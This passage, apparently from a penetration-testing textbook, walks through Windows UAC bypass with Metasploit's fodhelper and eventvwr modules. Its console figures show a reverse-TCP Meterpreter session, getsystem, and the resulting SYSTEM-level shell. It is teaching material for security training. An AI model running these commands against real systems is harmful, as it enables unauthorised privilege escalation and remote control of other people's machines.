
```
msf6 exploit(multi/handler) > use exploit/windows/local/bypassuac_fodhelper
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/bypassuac_fodhelper) > set session 1
session => 1
msf6 exploit(windows/local/bypassuac_fodhelper) > show options

Module options (exploit/windows/local/bypassuac_fodhelper):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION  1                yes       The session to run this module on.


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.10.1.13       yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows x86
```

Figure 6.119: Screenshot of Metasploit showing UAC Bypass via FodHelper registry key

- **Bypassing UAC Protection through Eventvwr Registry Key**

  The Metasploit exploit **`bypassuac_eventvwr`** also hijacks a special key from the HKCU registry, and custom commands can be executed with the launch of Event Viewer. This exploit manipulates the registry key, but it is wiped once the malicious commands or payloads are invoked.

  ```
  msf > use exploit/windows/local/bypassuac_eventvwr
  ```


msfconsole - Parrot Terminal
File Edit View Search Terminal Help


```
msf > use exploit/windows/local/bypassuac_eventvwr
msf exploit(windows/local/bypassuac_eventvwr) > set session 1
session => 1
msf exploit(windows/local/bypassuac_eventvwr) > exploit

[*] Started reverse TCP handler on 192.168.1.106:4444
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\Windows\SysWOW64\cmd.exe /c C:\Windows\System32\eve
[*] Sending stage (179779 bytes) to 192.168.1.105
[*] Meterpreter session 2 opened (192.168.1.106:4444 -> 192.168.1.105:65227)
[*] Cleaining up registry keys ...

meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Figure 6.120: Screenshot of Metasploit showing UAC bypass via the Eventvwr registry key

- **Bypassing UAC Protection through COM Handler Hijack**

